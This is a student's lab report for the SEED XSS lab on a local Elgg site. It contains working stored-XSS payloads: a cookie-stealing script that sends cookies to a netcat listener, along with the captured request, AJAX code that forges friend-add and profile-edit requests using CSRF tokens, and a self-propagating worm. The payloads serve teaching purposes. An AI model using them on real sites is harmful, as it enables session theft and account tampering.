Assignment on XSS SeedLab

Submitted to

Dr. Md. Shariful Islam

Professor

Submitted by

Sifat Sikder (1221)


Institute of Information Technology,
University of Dhaka

Table of Contents

Task 1: Posting a Malicious Message to Display an Alert Window

It is a reflected attack. The following short JavaScript Program is added to Samy's brief description field.

```
<script>alert('You have been attacked')</script>
```




Your profile was successfully saved.

You have been attacked

Task 2: Posting a Malicious Message to Display Cookies

It is also another reflected attack. The following script is added to Samy's about me field:

```
<script>alert(document.cookie);</script>
```



```
Elgg=91rpt183pmg1mkfj9061g3p191
```

After Samy's new about me is saved,Samy is alerted to his own cookie when he visits his own profile as seen above. This applies to other users like Boby as well. This means that any user who visits Samy's profile will have their cookie displayed to themselves as an alert.

Task 3: Stealing Cookies from the Victim’s Machine

We added the following script in Samy’s profile.


```
<script> document.write('<img
src=http://127.0.0.1:5555?c='+document.cookie+'>'); </script>
```

Then we opened a *netcat* server at localhost.

```
nc -l 5555 -v
```

Now, whenever someone enters Samy’s profile, his **About me** section loads and the corresponding script gets executed, which sends a request to the net cat server with the document cookie.

Now anyone who enters Samy’s profile will have their cookies stolen.




```
[10/04/23]seed@VM:~/XSS-Lab$ ls
[10/04/23]seed@VM:~/XSS-Lab$ vim task3.js
[10/04/23]seed@VM:~/XSS-Lab$ sudo systemctl enable apache2
apache2.service is not a native service, redirecting to systemd-sysv-install
Executing /lib/systemd/systemd-sysv-install enable apache2
[10/04/23]seed@VM:~/XSS-Lab$ sudo systemctl start apache2
[10/04/23]seed@VM:~/XSS-Lab$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 51350)
GET /?c=Elgg=kjdm9cu4uthoh8sjs474ihnej2 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Task 4: Becoming the Victim’s Friend

Name	GUID
Alice	44
Boby	45
Charlie	46
Samy	47

The GUID is the guid of the friend I am adding. So this attack can only target one victim. We used the following ajax code provided with assignment instructions to make the XSS script.




```
<script type="text/javascript">

window.onload=function (){
    var Ajax = null;

    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;


    var sendurl= "http://www.xsslabelgg.com/action/friends/add" + "?friend=47"
    + token + ts;
    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);

    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

Here, we add timestamp and token along with the GUID in the get request because from **HTTP Inspection of the GET** request, we found that each request contains a timestamp and a token for authorization.

Task 5: Modifying the Victim's Profile

The objective of this task is to modify the victim's profile when the victim visits Samy's page. We will write an XSS worm to complete the task.

Output Image:



Alice


About me

Sifat is the best

```
<script type="text/javascript">

window.onload=function (){
    var Ajax = null;


    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var desc= "&description=Sifat is the best" + "&accesslevel[description]=2";


    var samyGuid=47;
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var content=token + ts + userName + desc + guid ;


    if(elgg.session.user.guid!=samyGuid){

        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

Task 6: Writing a Self-Propagating XSS Worm

In this task, we need to implement such a worm, which not only modifies the victim's profile and adds the user "Samy" as a friend, but also adds a copy of the worm itself to the victim's profile, so the victim is turned into an attacker.



```javascript
/*** xss attack: link method Put this line below in the attacker's profile:
<script type="text/javascript" src="http://localhost/xssworm.js"></script>
*/

//<script type="text/javascript">

window.onload = function(){
    alert("I'm triggered");
      // Put all the pieces together, and apply the URI encoding
      var wormCode =
      encodeURIComponent( "<script type=\"text/javascript\" "
        + "id = \"worm\" " + "src=\"http://localhost/xssworm.js\">"
        + "</" + "script>" );

       // Set the content of the description field and access level.

    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var desc= "&description=Self propagating worm"+wormCode + "&accesslevel[description]=2";


    var samyGuid=47;
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var content=token + ts + userName + desc + guid ;


    if(elgg.session.user.guid!=samyGuid){

        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
//</script>
```